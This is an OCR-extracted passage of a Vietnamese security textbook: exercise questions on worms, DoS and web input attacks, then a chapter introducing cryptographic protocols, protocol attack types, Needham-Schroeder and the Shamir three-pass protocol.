5. Sự khác biệt cơ bản giữa virus và worm là gì?
6. Tại sao nói worm là một phương tiên cơ sở hữu hiệu nhất để phát triển tấn công DDoS
7. Tìm hiểu thêm về Moris worm và phân tích cụ thể cơ chế mà nó sử dụng khai thác lỗi lập trình của phần mềm sendmail
8. Tìm hiểu thêm về Moris worm và phân tích cụ thể cơ chế mà nó sử dụng khai thác lỗi tràn-bộ-đệm (trong hàm *gets* của thư viện lập trình C tại thời điểm đó)
9. Một máy chủ cho phép mỗi TCP socket được mở tối đa 3000 IC (incomplete connection); mỗi IC sẽ có timeout là 500sec. Giả sử RTT (roundtrip time) của mạng là 150 ms. Để có thể tạo được một tấn công DoS thành công với hệ máy chủ này là nạn nhân, kẻ thù cần có được Internet bandwidth tối thiểu là bao nhiêu? Biết rằng kích thước tối thiểu của mỗi gói tin TCP là 64 bytes
10. Một trong những nguyên nhân chính của sự phổ biến các tấn công trang CSDL web là vì các lập trình viên thiếu kinh nghiệm cho rằng họ có thể điều khiển các hành vị nhập liệu và giao tiếp của NSD thông qua các khung nhập tin cơ bản mà HTML cung cấp. Họ không biết rằng các tin tặc có kinh nghiệm đều có thể vượt qua dễ dàng. Hãy phân tích cụ thể nguy cơ này.

Phần IV. Đọc Thêm

★ Chương X
GIAO THỨC MẬT MÃ VÀ ỨNG DỤNG

Mục đích cuối cùng của LTMM (Cryptography) hay bất kỳ chuyên ngành nào của khoa học máy tính đều là để đi đến giải quyết những vấn đề, những bài toán do thực tế đặt ra (đôi khi người ta hay quên điều này). LTMM giải quyết các vấn đề liên quan đến tính bảo mật (secretcy), tính xác thực (authenticity), tính toàn vẹn (intergrity) ... mà ở đó người ta phải luôn luôn tính đến những yếu tố, những cá nhân tham gia không trung thực. Các kiến thức của LTMM dù thâm sâu nhưng chỉ mang tính học thuật, chừng nào mà bạn chưa học được cách đem vận dụng chúng để giải quyết một vấn đề cụ thể nào đó.

Chương này là một nội dung mở rộng, nhằm tăng cường thêm cho sinh viên một số kiến thức cốt yếu về giao thức mật mã, tức là vấn đề đảm bảo an toàn cho các giao dịch bằng công cụ mật mã. Nội dung chương này được tổng hợp từ nhiều nguồn tài liệu trong đó [S4] là một tài liệu tam khảo chủ chốt. Chúng ta sẽ khảo sát các khái niệm và một số hình thức giao dịch cơ bản cùng một số giao thức mật mã khá kinh điển ở trình độ nâng cao.

- *Các khái niệm chung về giao thức và giao thức mật mã*
- *Các loại giao thức mật mã*
- *Điểm lại một số giao thức mật mã căn bản*
- *Một số giao thức nâng cao quan trọng*
- *Giới thiệu về thanh toán điện tử và đảm bảo an toàn giao dịch thanh toán*

10.1 TỔNG QUAN

10.1.1 Định nghĩa và thuộc tính

Một giao thức (protocol) chỉ đơn giản là một chuỗi các bước thực hiện mà cần có ít nhất 2 bên tham dự, và được thiết kế để thực hiện một nhiệm vụ nào đó. Định nghĩa này đơn giản nhưng chặt chẽ. “Một chuỗi các bước” có nghĩa là một dãy các bước có thứ tự, có đầu có cuối, bước trước phải được kết thúc trước khi thực hiện bước sau. “Có ít nhất 2 bên tham dự” có nghĩa là có thể có nhiều người cùng tham gia thực hiện chuỗi bước này, còn một người làm một mình thì không thể gọi là giao thức được. Nếu một người thực hiện một chuỗi bước để làm ra một cái món ăn thì không thể gọi

chuỗi bước thực hiện đó là một protocol, nhưng việc có thêm một người khác tham dự vào, chẳng hạn được mời để phối hợp làm món ăn hay là để cùng ăn món ăn đó, thì quá trình mới có thể coi là một protocol. Ngoài ra, protocol phải là một thiết kế nhằm đạt được tới một kết quả gì đó. Bất kỳ một quát trình nào có mô tả giống như một protocol mhưng không đạt đến một mục đích nào đó thì đều không phải là protocol mà chỉ là một trò chơi lãng phí thời gian!

Protocols có những thuộc tính tất yếu của nó:

- Các bên tham dự phải được chuẩn bị trước để hiểu biết kỹ lưỡng tất cả các bước của protocol trước khi thật sự tham gia vào thực hiện.
- Các bên phải đồng ý tuyệt đối tuân thủ các bước.
- Protocol phải không có chỗ nào tối nghĩa, tất cả các bước phải được viết tường minh, không có chỗ nào gây nên khả năng hiểu nhầm.
- Protocol phải đầy đủ, trong đó tất cả các tình huống phát sinh đều phải được người thiết kế lường trước đưa ra các bước thực hiện tiếp thích ứng

Một giao thức mật mã (GTMM, cryptographic protocol) là một protocol có vận dụng các kiến thức từ LTMM để đạt được các mục tiêu về mặt an toàn và bảo mật của hệ thống. Các thành phần tham gia có thể là bạn bè và tin tưởng lẫn nhau, nhưng cũng có thể là những người nghi kỵ hoặc kẻ thù của nhau (thậm chí không tin nhau dù chỉ trong việc hỏi giờ). Một GTMM thường liên quan hoặc gắn liền với một thuật toán mật mã nhưng thông thường mục đích của nó là xa hơn so với bảo mật thuần túy. Ví dụ như, các bên có thể tham dự vào việc chia sẻ các phần của một bí mật dùng được để triết xuất ra một thông tin giá trị nào đó, có thể cùng kết hợp phát ra một chuỗi số ngẫu nhiên (như gieo xúc xắc), có thể chứng minh danh tính (identity) của mình cho bên kia, hay đồng thời ký vào một văn bản hợp đồng. Ap dụng LTMM ở đây là nhằm làm sao dò ra và chống lại các khả năng nghe trộm hay lừa dối. Nếu bạn còn chưa nghe biết đến thì giờ đây bạn sẽ hiểu làm sao mà những cá nhân hoàn toàn không tin lẫn nhau vẫn có thể làm việc với nhau để thực hiện các thủ tục đòi hỏi thông qua các giao thức mạng máy tính.

Nguyên tắc tổng quát để thiết kế nên những protocol như thế này là: Phải làm sao để không có ai, không có bên nào có thể thu được nhiều hơn, biết được nhiều hơn những gì mà người thiết kế giao thức xác định từ đầu cho các vai trò tham gia. Điều này thực tế là khó thực hiện hơn nhiều so với vẻ ngoài ngắn gọn của nó. Khoa học lừa dối cũng phát triển nhanh như khoa học để chống lại nó. Ta sẽ thấy những ví dụ mà trong đó các protocol ban đầu tưởng như là an toàn đã có những kẽ hở như thế nào. Việc chứng minh một hệ thống nào đó là an toàn bao giờ cũng khó hơn rất nhiều chứng minh không an toàn.

10.1.2 Mục đích của các protocols

Protocols không phải là cái gì xa xôi, vì chính nó là những giao dịch mà ta có thể quan sát và hành động theo hàng ngày. Chẳng hạn như đặt mua hàng qua điện

thoại, cam kết hợp đồng, chơi bài hay là bỏ phiếu bầu cử ... Chúng ta đã quá quen và thường không phân tích ngọn ngành các bước trong quá trình, những thủ tục của đời sống hàng ngày mà vì đã được kiểm nghiệm nhiều trên thực tế nên tỏ ra đáng tin cậy. Gạt bỏ tính chất thông tục (phi hình thức) của chúng, chúng cũng chả khác gì các protocol mà ta nghiên cứu trong sách giáo khoa.

Ngày nay, với sự phát triển vũ bão của một hệ thống mạng máy tính toàn cầu Internet đi đến từng gia đình, các nghi thức thủ tục hành chính hay làm ăn kinh tế đã và đang dần dần được thực hiện thông qua Internet. Điểm khác biệt đặc trưng ở đây là người làm việc với nhau thông qua các máy tính, chứ không thấy mặt nhau nữa (face-to-face). Hơn nữa máy tính không phải là người, nên không có bản năng tự thích nghi; cho nên việc xây dựng các protocol là rất khó vì phải tính đến mọi tình huống, mọi khả năng có thể. Rất nhiều các thủ tục làm ăn hàng ngày trong cuộc sống được tin tưởng vì dựa trên sự có mặt cùng nhau của các bên đối tác; chính vì thế nên việc xây dựng những protocol tương đương cho máy tính là không đơn giản là mô phỏng thuần túy các thủ tục đời thường mà nó thay thế. Liệu bạn có thể trao một chồng tiền mặt cho một người lạ để nhờ mua hàng có được không? Hay có thể chơi bài với một đối phương giấu mặt mà không được nhìn thấy tay đối phương tráo và chia bài như thế nào hay không? Đồng thời, sẽ là ngây thơ nếu tin rằng mọi chủ thể tương tác qua máy tính đều trung thực, và cũng là quá cả tin nếu cho rằng các nhà quản trị mạng, hay thậm chí ngay các nhà thiết kế ra các mạng này là trung thực đến cùng. Chỉ cần một thiểu số nhỏ những người người nêu trên mà không trung thực cũng đủ gây ra thiệt hại lớn nếu chúng ta không có các biện pháp đảm bảo.

Với phương pháp hình thức hóa, chúng ta có thể thử thiết kế các protocol rồi tìm hiểu kiểm tra các khả năng của nó có đứng vững hay không trước mọi kiểu loại xâm phạm của các kẻ không trung thực; từ đó mà cải tiến phát triển lên để chống lại được các kiểu tấn công đó. Bằng cách đó mà người ta đã xây dựng được các protocol cho máy tính giải quyết được các nhiệm vụ đời sống nêu trên như bài toán chơi bài trên mạng, mua hàng trên mạng hay bầu cử trên mạng. Hơn nữa protocol máy tính là một hình thức trừu tượng hóa và không quan tâm đến việc cài đặt cụ thể. Một protocol là giống nhau dù nó được cài đặt trên bất cứ hệ điều hành nào. Vì thế một khi chúng ta đã có thể khẳng định được độ tin cậy của một protocol ta có thể áp dụng nó ở bất cứ đâu, dù là cho máy tính, cho điện thoại hay là cho một lò nướng bánh vi sóng thông minh.

10.1.3 Các bên tham gia vào protocol (the Players)

Để có một cách tiếp cận hình thức thống nhất với tất cả các protocol thì một điều cần thiết là có một qui định thống nhất cách gọi tên tất cả các bên tham gia và dính líu có thể với protocol. Hầu hết tài liệu đều thống nhất về việc sử dụng một tập tên người trong tiếng Anh để gọi các bên có liên quan; đặc biệt là chữ cái đầu của mỗi tên người đều ứng với chữ cái đầu của từ tiếng Anh nói lên vai trò của những bên liên quan đó. Sau đây sẽ nêu lên tập các tên được dùng trong sách "Applied Cryptography" của Bruce Scheneir.

Tham gia vào protocol có tối thiểu là hai bên và nhiều khi đến ba bốn bên. Những tên người dành cho bên cơ bản, A và B, là Alice và Bob, còn nếu có thêm các bên C và D thì sử dụng thêm các tên Carol và Dave. Nếu protocol có đề cập đến vấn đề chống nghe trộm thì tên Eve sẽ được sử dụng để gọi kẻ nghe trộm có thể (eavesdropper). Ngoài nghe trộm, trên mạng còn có thể có những mối nguy hiểm lớn hơn nhiều đến từ những kẻ có những khả năng can thiệp mạnh, chẳng hạn như các nhà quản trị hay điều phối viên không trung thực ở các máy trung gian. Những kẻ này có thể không những chỉ nghe trộm mà còn có thể chủ động cắt xén hoặc thay thế, tạo giả tin của bạn. Ta hãy gọi kẻ đó là Mallory (malicious active attacker). Các bên tham gia có thể mời một người mà tất cả đều tín nhiệm vào để làm chứng và phán xử nếu có tranh cãi, người này được coi như trọng tài dưới cái tên là Trent (Trusted arbitrator)...

Sau đây là bảng danh sách của các tên gọi hình thức của các bên có thể có liên quan trong protocol, ta có thể thấy chúng như một danh sách các tên nhân vật tham gia vào một vở kịch nào đó mà ở đây ta gọi là protocol

Alice	Bên thứ nhất trong các protocol
Bob	Bên thứ hai trong các protocol
Carol	Một bên tham gia trong các protocol có 3 đến 4 bên
Dave	Một bên tham gia trong các protocol có 4 bên
Eve	Kẻ nghe trộm (eavesdropper)
Mallory	Kẻ tấn công chủ động có nhiều quyền lực trên mạng nên rất nguy hiểm (malicious active attacker)
Trent	Trọng tài (trusted arbitrator)
Walter	Người canh gác (Warden), anh này có thể đứng canh gác Alice và Bob trong một số protocol
Peggy	Người chứng minh (prover)
Victor	Người thẩm tra (verifier); Peggy cần phải chứng minh với Victor về một quyền sở hữu nào đó chẳng hạn như danh tính của anh ta khai là đúng, hay anh ta đúng là kẻ có thẩm quyền để được truy nhập vào một nơi quan trọng

10.2 PHÂN LOẠI PROTOCOLS

10.2.1 Protocols có người trọng tài

Người trọng tài là người phải thỏa mãn các điều kiện sau:

- Không có quyền lợi riêng trong protocol và không thiên vị cho một bên nào

- Các bên tham gia có quyền lợi trong protocol đều tin tưởng vào trọng tài rằng bất kỳ cái gì mà anh ta nói và làm đều là đúng và chính xác, đồng thời tin tưởng anh ta sẽ hoàn thành sứ mạng của mình trong protocol (không bỏ dở giữa chừng để đi chơi)

Như vậy trọng tài có thể đứng ra để giúp hoàn thành các protocol giữa những bên tham gia không tin tưởng lẫn nhau. Trong đời thường, các luật sư thường được mời ra để làm trọng tài. Ví dụ, Alice muốn bán một cái xe cho Bob, một người lạ. Bob muốn trả bằng séc, tuy nhiên Alice lại không có cách nào để biết được séc đó có khả năng thanh toán không. Do vậy cô ta chỉ muốn được chuyển séc vào ngân hàng trước khi giao xe cho Bob và đấy chính là mâu thuẫn bế tắc vì Bob cũng chả tin gì Alice hơn là Alice đối với anh ta cho nên anh ta sẽ không đưa séc trước khi nhận được chiếc xe.

Cách giải quyết là như sau, Alice và Bob sẽ đến chỗ một luật sư có uy tín, Trent, mà cả hai đều tin tưởng, và một protocol như sau sẽ diễn ra, đảm bảo được tính trung thực:

Ví dụ 10.1

(1) Alice chuyển vật cần bán cho Trent

(2) Bob đưa tờ séc cho Alice

(3) Alice chuyển séc vào tài khoản của cô ta vào ngân hàng.

(4) Đợi một khoảng thời gian nhất định đến khi séc đã chuyển xong, Trent sẽ giao hàng cho Bob. Nếu tờ séc không hợp lệ thì Alice sẽ báo cho Trent biết với bằng chứng cụ thể và Trent sẽ giao trả lại hàng cho cô ta.

Trong protocol này, ta thấy rằng:

- Alice tin tưởng rằng Trent sẽ không trao hàng cho Bob trừ phi séc đã được chuyển xong và sẽ chuyển lại hàng cho cô ta nếu sec không có giá trị.
- Bob tin tưởng Trent sẽ giữ hàng trong thời gian sec được chuyển và sẽ giao nó cho anh ta một khi séc được chuyển xong.
- Trent không quan tâm đến việc tờ séc có giá trị thật sự và có chuyển được hay không, anh ta làm phần việc của mình trong cả hai trường hợp có thể xảy ra đúng như protocol qui định, đơn giản bởi vì anh ta sẽ được trả tiền công trong cả hai trường hợp.

Nhà băng cũng có thể đứng ra làm trọng tài cho Alice và Bob. Bob có thể một cái séc có chứng nhận của nhà băng để mà mua bán với Alice:

Ví dụ 10.2

(1) Bob viết một séc và chuyển cho nhà băng.

(2) Sau khi cầm một số tiền từ tài khoản của Bob bằng giá trị của tờ séc, nhà băng ký chứng nhận lên séc và chuyển trả lại cho Bob.

(3) Alice giao đồ bán cho Bob cùng lúc Bob đưa Alice tờ séc có chứng nhận của nhà băng.

(4) Alice chuyển séc vào nhà băng.

Protocol này thực hiện được bởi vì Alice tin tưởng vào chứng nhận của nhà băng, tin rằng nhà băng sẽ cầm giữ số tiền của Bob cho cô ta mà không sử dụng nó vào đầu tư ở bất cứ đâu.

Trên đây là hai ví dụ trong số rất nhiều các thủ tục mua bán theo cơ chế có trọng tài. Khái niệm trọng tài là một khái niệm xưa như xã hội loài người. Đã từng có nhiều loại người khác nhau như các nhà cai trị, các tu sĩ ... có được thẩm quyền để hành động như trọng tài. Trọng tài có một vai trò và vị trí chắc chắn trong xã hội của chúng ta; chỉ một lần phản bội lại niềm tin của quần chúng sẽ là liều mạng hủy bỏ cái uy tín khó kiếm đó. Chẳng hạn, một luật sư mà chơi trò gian lận bị phát hiện sẽ phải đối mặt với khả năng bị rút phép ra khỏi luật sư đoàn. Điều này xác lập một hệ thống hoạt động dựa trên cơ sở chữ tín được phổ thông như một điều luật, giúp hoạt động xã hội trôi chảy.

Tư tưởng này được đem áp dụng vào thế giới máy tính, tuy nhiên ở đây xuất hiện một số vấn đề nhất định đối với các trọng tài máy tính:

- Có thể dễ dàng tìm thấy và đặt lòng tin vào một bên thứ ba trung gian trọng tài nếu ta biết và có thể nhìn tận mặt họ.Tuy nhiên nếu mà hai bên tham gia protocol đã nghi ngờ nhau thì việc cùng đặt lòng tin vào một bên thứ ba nào đó nằm đâu đó khuất diện trên mạng máy tính cũng trở nên có thể đáng ngờ.
- Mạng máy tính sẽ phải tốn thêm chi phí để quản lý và bảo trì máy tính trọng tài. Chúng ta đều biết đến chi phí thuê luật sư, vậy ai sẽ đứng ra để đỡ cái chí phí tăng tải này (network overhead)?
- Luôn luôn có những khoảng trễ vốn gắn liền với bất kỳ một protocol có trọng tài nào
- Trọng tài phải tham gia vào mọi giao dịch trên mạng, điều đó có nghĩa ở đó sẽ trở nên một điểm thắt nút ngưỡng cổ chai (bottleneck), dễ tắc trên mạng một khi protocol đã được triển khai cho một ứng dụng rộng rãi. Tăng cường số trọng tài có thể giúp tránh bế tắc này nhưng lại làm tăng thêm chi phí để quản lý bảo trì những máy trọng tài đó.
- Bởi vì tất cả mọi người trên mạng đều tin trọng tài, dễ gây ra ở đây một điểm nhạy cảm chịu áp lực tấn công tập trung từ các kẻ rình rập để phá phách hệ thống.

10.2.2 Protocols có người phân xử.

Để yên tâm giao dịch, Alice và Bob cần mời được một người trọng tài uy tín cao, tuy nhiên chi phí mời/thuê một người như vậy sẽ là đáng kể. Vì vậy người ta đã đưa ra khả năng chia tách giao thức có trọng tài tham dự thành hai pha giao thức (sub-protocol):

- Giao thức con, không trọng tài: thực hiện bất kỳ khi nào muốn tiến hành giao dịch.
- Giao thức có trọng tài mà chỉ được sử dụng khi Alice và Bob cãi nhau và muốn có người phân xử. Vì thế trong trường hợp này ta không dùng khái niệm người trọng

tài (arbitrator), với ý nghĩa là người phải trực tiếp tham gia vào protocol, mà sử dụng khái niệm người phân xử (adjudicator): người này không cần phải có mặt khi Alice và Bob tiến hành giao dịch, mà chỉ được mời đến khi Alice và Bob yêu cầu giải quyết tranh cãi.

Cũng giống như trọng tài, người phân xử phải không có quyền lợi liên can đến giao dịch của Alice và Bob và được cả hai người này tin tưởng. Anh ta không tham gia trực tiếp vào giao dịch như trọng tài nhưng sẽ đứng ra để xác định xem là giao dịch có được tiến hành đúng không và xác định bên sai bên đúng nếu như có tranh cãi. Ví dụ, Alice và Bob có thể tiến hành giao dịch hợp đồng với hình thức như sau.

Ví dụ 10.3

a. Nonarbitrated protocol (dùng tại mọi thời điểm):

(1) Alice and Bob thỏa thuận các điều khoản của hợp đồng.

(2) Alice ký hợp đồng

(3) Bob ký hợp đồng

b. Adjudicated protocol (chỉ thực hiện khi có tranh cãi cần giải quyết):

(1) Alice và Bob đến gặp quan tòa nhờ phân xử.

(2) Alice đưa các chứng cớ của cô ta

(3) Bob trình bày các chứng cớ của anh ta

(4) Quan tòa xem xét các chứng cớ và phán quyết.

Điểm khác biệt giữa người trọng tài và người phân xử (dùng theo ý nghĩa như ở đây) là người phân xử không phải luôn luôn cần thiết. Nếu có tranh cãi thì mới cần người phân xử, không có tranh cãi thì thôi. Ý tưởng dùng người phân xử này có thể đem vào áp dụng trên máy tính. Trong những protocol thế này nếu có một bên tham gia mà không trung thực thì những dữ liệu lưu được từ protocol sẽ cho phép người phân xử sau này phát hiện được ai là người đã lừa dối. Như vậy thay vì ngăn chặn trước sự lừa đảo, protocol người phân xử sẽ phát hiện được lừa dối nếu xảy ra, thực tế này khi được phổ biến rộng sẽ có tác dụng như ngăn chặn, làm lùi bước những kẻ có dã tâm lừa dối.

10.2.3 Protocol tự xử (Self-enforcing protocol)

Protocol tự xử là loại tốt nhất vì tự bản thân nó có thể đảm bảo được tính công bằng, không cần đến trọng tài để trực tiếp tham gia cầm cân nảy mực, hay một thẩm phán để phân xử khi có tranh cãi. Có nghĩa là protocol loại này được chế ra sao cho không thể có các kẽ hở cho tranh cãi nảy sinh. Nếu có bên nào cố ý chơi sai luật thì tiến trình sẽ cho phép phía bên kia phát hiện ra ngay và protocol dừng lại ngay lập tức. Điều mong ước rõ ràng là tất cả các protocol đều nên chế tạo như thế, nhưng đáng tiếc là không phải lúc nào cũng có protocol loại này cho mọi tình huống.

10.3 CÁC DẠNG TẤN CÔNG ĐỐI VỚI PROTOCOLS

Nếu như protocol được coi như là nghi thức giao tiếp để các bên làm việc với nhau thì đối với GTMM, bên dưới cái vỏ 'ngoại giao' đó là các kỹ thuật, các thuật toán mật mã được vận dụng, cài đặt trong các bước cụ thể của protocol. Các tấn công của kẻ phá hoại, nhằm phá hoại tính an ninh của hệ thống cũng như xâm phạm tính bí mật riêng tư của thông tin, là có thể hướng vào một trong các yếu tố sau: các xử lý kỹ thuật, các thuật toán mật mã hay là chính bản thân protocol. Trong phần này chúng ta hãy gác lại khả năng thứ nhất - giả sử rằng các kỹ thuật và thuật toán mật mã đều được đảm bảo tốt, an toàn - và chúng ta chỉ xem xét khả năng thứ hai, tức là phân tích các dạng tấn công có thể, trong đó kẻ thù lợi dụng các kẽ hở logic của protocol để mà kiếm lợi hoặc phá hoại. Các dạng tấn công này có thể phân thành hai loại chính như sau.

Với dạng tấn công thụ động (passive attack), kẻ địch chỉ đứng ngoài nghe trộm chứ không gây can thiệp hay ảnh hưởng gì đến protocol. Mục đích của nó là cố gắng quan sát và thu lượm thông tin. Tuy nhiên thông tin nghe trộm được chỉ là thông tin đã được mã hóa, do đó kẻ địch cần phải biết cách phân tích giải mã thì mới dùng được[6]. Mặc dù hình thức tấn công này không mạnh những rất khó phát hiện vì kẻ thù không gây động. Vì vậy người ta phải nghĩ cách ngăn chặn trước loại tấn công này. Như đã biết, kẻ nghe trộm ở đây được gọi đến thông qua tên Eve.

Với dạng tấn công chủ động (active attack), kẻ địch là một thế lực trong mạng nắm nhiều khả năng và phương tiện để có thể chủ động can thiệp và gây ảnh hưởng phức tạp. Nó có thể đóng giả, núp dưới một cái tên khác, can thiệp vào protocol bằng những thông báo kiểu mới, xóa bỏ những thông báo đang phát trên đường truyền, thay thế thông báo thật bằng thông báo giả, phát lại nhiều lần một thông báo thật đã được ghi lại trước đó với mục đích gây nhiễu, ngắt ngang chừng các kênh thông tin và sửa chữa vào các kho thông tin lưu trên mạng. Các khả năng khác nhau này là phụ thuộc vào tổ chức mạng máy tính và vai trò của kẻ địch trên mạng.

Kẻ tấn công trong tấn công thụ động chỉ cố gắng thu lượm thông tin từ các bên tham gia protocol, thông qua thu thập các thông báo truyền đi giữa các bên để mà phân tích giải mã. Trong khi đó kẻ tấn công chủ động có thể gây ra các tác hại rất đa dạng phức tạp. Kẻ tấn công có thể có mục đích thông thường đơn thuần là tóm được tin mà nó quan tâm, nhưng ngoài ra nó còn có thể gây ra các phá hoại khác như phá hoại đường truyền và làm sai lạc các thông báo qua lại, hạ thấp chất lượng hoạt động của hệ thống hay nghiêm trọng và phức tạp hơn là tìm cách đoạt quyền truy nhập vào những hệ thống thông tin mà chỉ dành cho những người có đủ thẩm quyền.

Kẻ địch trong tấn công chủ động quả thật là nguy hiểm, đặc biệt là trong các protocol mà các bên khác nhau không nhất thiết là phải tin nhau. Hơn nữa phải nhớ rằng kẻ địch không phải chỉ có thể là những kẻ xa lạ bên ngoài mà nó có thể là một cá

[6] Tấn công trong trường hợp này, trong ngữ cảnh chung của Cryptography, thường được gọi là Ciphertext Only Attack

nhân hợp pháp trong hệ thống, thậm chí ngay chính là người quản trị hệ thống. Ngoài ra còn có thể có nhiều cá nhân liên kết với nhau thành một nhóm kẻ địch và sức mạnh của chúng sẽ tăng lên gây nguy hiểm rất nhiều. Như đã biết, ở đây ta đã quy ước gọi những kẻ tấn công chủ động rất nguy hiểm này qua cái tên Mallory.

Một điều cũng có thể xảy ra là Mallory lại là chính một đối tác trong protocol. Anh ta có thể có hành động lừa dối hoặc là không chịu tuân theo protocol. Loại kẻ địch này được gọi là kẻ lừa đảo[7] (cheater). Kẻ lừa đảo thuộc loại thụ động thì có thể làm đúng theo protocol nhưng lại cố tình thu nhặt thêm thông tin từ các bên đối tác hơn là được phép theo qui định. Kẻ lừa đảo chủ động thì phá vỡ protocol để lừa dối. Rất khó để giữ an toàn cho một protocol nếu như phần lớn các bên tham gia đều là những kẻ lừa đảo chủ động, tuy nhiên đôi khi người ta cũng có các biện pháp để các bên hợp pháp có thể dò ra được sự lừa đảo đang diễn ra. Tất nhiên, các protocol cũng cần phải được bảo vệ để chống lại những kẻ lừa đảo loại thụ động.

10.4 NHÌN LẠI MỘT SỐ GIAO THỨC MẬT MÃ ĐÃ HỌC

Giao thức Needham-Schroeder (về trao chuyển khóa sử dụng trung gian đáng tin cậy) là một giao thức mật mã điển hình mà ta đã khảo sát ở chương 5. Giao thức này nhằm giải quyết một bài toán cơ bản trong truyền tin bảo mật dùng mật mã khóa đối xứng; đó là làm sao để tạo được một bí mật (khóa đối xứng) chia sẻ giữa hai bên qua một mạng truyền thông công cộng. Không những giao thức này giúp thiết lập nên một kênh bảo mật dùng khóa đối xứng, mà nó còn xác lập cơ chế xác thực cần thiết giữa các bên liên quan, Alice có thể xác thực được sự có mặt của Cathy, Bob có thể xác thực được sự có mặt của Alice. Chính nhờ thế mà giao thức này có thể chống lại được tấn công phát lại (replay attack), một loại tấn công phổ biến nhất.

Trong phần trình bày đó (thuộc chương 5), chúng ta đã khảo sát một quá trình phát triển dần của giải pháp: nêu bài toán và làm rõ giả thiết, nêu một giải pháp đơn giản thô sơ, phân tích những điểm yếu, nêu giải pháp cải tiến, tiếp tục phân tích đánh giá và đưa tiếp các cải tiến chi tiết hơn … Phần trình bày đó, có thể nói, đã làm khá rõ việc xây dựng một giao thức mật mã tốt là phức tạp và tinh tế như thế nào. Song song với những ý tưởng xây dựng hoặc cải tiến, ta cần phải có còn mặt nhìn phân tích để đánh giá, tìm ra điểm yếu để có thể khắc phục và làm tốt hơn.

Phần xác thực nói trên trong Needham-Schroder cũng đã bước đầu chỉ ra cách dùng một kỹ thuật khá phổ biến trong xây dựng giao thức mật mã; đó là kỹ thuật thách thức-đáp ứng (challenge-response) sử dụng giá trị số ngẫu nhiên. Chính kỹ thuật này

[7] Đến đây, Alice nhận được thùng hàng không suy suyển, chỉ việc khệ nệ bê về phòng riêng, che lỗ khóa lại, dùng chìa riêng của mình để mở tháo E2 và lấy ra vật quý của Bob. Nhân viên bưu điện và bố mẹ Alice dù tò mò đến đâu cũng không thể làm phiền được hai bạn trẻ của chúng ta! Mặc dù cách làm này hơi tốn kém một tý thật nhưng thỏa mãn được ý muốn kỳ cục của đôi trẻ.


cũng đã được nêu ra như một giải pháp hữu hiệu nhất cho xác thực bằng mật khẩu, mà được nêu lên trong chương 6 tiếp theo. Kỹ thuật mật khẩu dùng một lần (one-time password) thông qua giao thức S/Key Lamport cũng thể hiện ý tưởng này.

Trong chương 5, chúng ta cũng đã thảo luận một số giải pháp tạo khóa đối xứng bí mật trên cơ sở sử dụng hệ thống khóa công khai (nếu có) và chỉ rõ điểm yếu có thể có: sử dụng tấn công kẻ ngồi giữa (the-man-in-the-middle) có thể khống chế và thao túng việc trao đổi khóa công khai. Chính vì thế khóa công khai cần phải được phát hành dưới dạng chứng chỉ bởi các cơ quan uy tín thích hợp, tức là đòi hỏi sự xuất hiện của một hạ tầng cơ chế vận hành (public key infrastructure).

10.5 MỘT SỐ GIAO THỨC CĂN BẢN VÀ NÂNG CAO

Trong phần này chúng ta sẽ tiếp tục khảo sát một số giao thức quan trọng khác, để qua đó có thể trang bị một số kiến thức cơ bản và kỹ thuật quan trọng trong việc làm quen và phân tích, đánh giá các giao thức mật mã, cũng như ứng dụng của chúng trong các lĩnh vực đời sống.

10.5.1 Trao đổi tin mật không cần trao đổi khóa (Shamir 3-pass protocol)



Hình 10.1 Giao thức Shamir truyền tin mật không khóa

Ví dụ 10.5

Đây là một ví dụ đơn giản về thiết kế một GTMM. Sau đây là phát biểu của bài toán với một hình thức của đời thường. Giả sử Bob muốn gửi một bưu phẩm đặc biệt qua bưu điện cho Alice, người mà anh ta có quan hệ trên mức bình thường. Tuy nhiên Bob có lý do mà ngượng ngùng không muốn để người khác đặc biệt là cha của Alice nhìn thấy món quà này. Hai người thống nhất qua điện thoại sẽ bỏ bưu phẩm vào thùng và khóa lại nhưng nảy sinh vấn đề tất nhiên là Bob không thể gửi chìa khóa đi kèm với gói hàng.

Shamir đưa cách giải quyết 3 bước như sau:

1. Bob bỏ bưu phẩm vào thùng và khóa bằng khóa E1, rồi gửi cả đi.

2. Alice nhận được thùng hàng bèn lấy khóa riêng E2 của cô ta mà khóa thêm vào rồi gửi trả lại Bob.

3. Bob nhận lại được thùng hàng, mở tháo khóa E1 rồi lại gửi lại cho Alice.

Sơ đồ trên có thể được áp dụng để chuyển tin bí mật giữa hai bên A và B dù hai bên không có sẵn khóa bí mật dùng chung thống nhất từ trước. Ta hãy giả sử A sẽ dùng hệ mật mã với khóa Z1, B dùng hệ mật mã với khóa Z2. Protocol như sau:

1. A cần gửi tin X cho B. A mã hóa $Y_1 = E_{Z1}(X)$, rồi gửi Y_1 cho B

2. B mã hoá $Y_2 = E_{Z2}(Y_1)$ rồi gửi cho Y_2 cho A.

3. A giải mã $Y_3 = E^{-1}_{Z1}(Y_2)$ rồi gửi cho Y_3 cho B.

Bây giờ B thu được Y_3 và chỉ việc giải mã để thu được $X = E^{-1}_{Z2}(Y3)$

Điều kiện để cho protocol trên hoạt động đúng (giống như mô tả qua ví dụ đời thường ở trên) là ta phải chọn các hệ mã hoá E_1 và E_2 sao cho thoả mãn tính giao hoán:

$$E_{Z2}(E_{Z1}(X) = E_{Z1}(E_{Z2}(X) \quad (*)$$

Thật vậy, với điều kiện này ta có thể biến đổi như sau:

$$X = E^{-1}_{Z2}(Y3) = E^{-1}_{Z2}(E^{-1}_{Z1}(Y_2)) = E^{-1}_{Z2}(E^{-1}_{Z1}(E_{Z2}(Y_1))$$
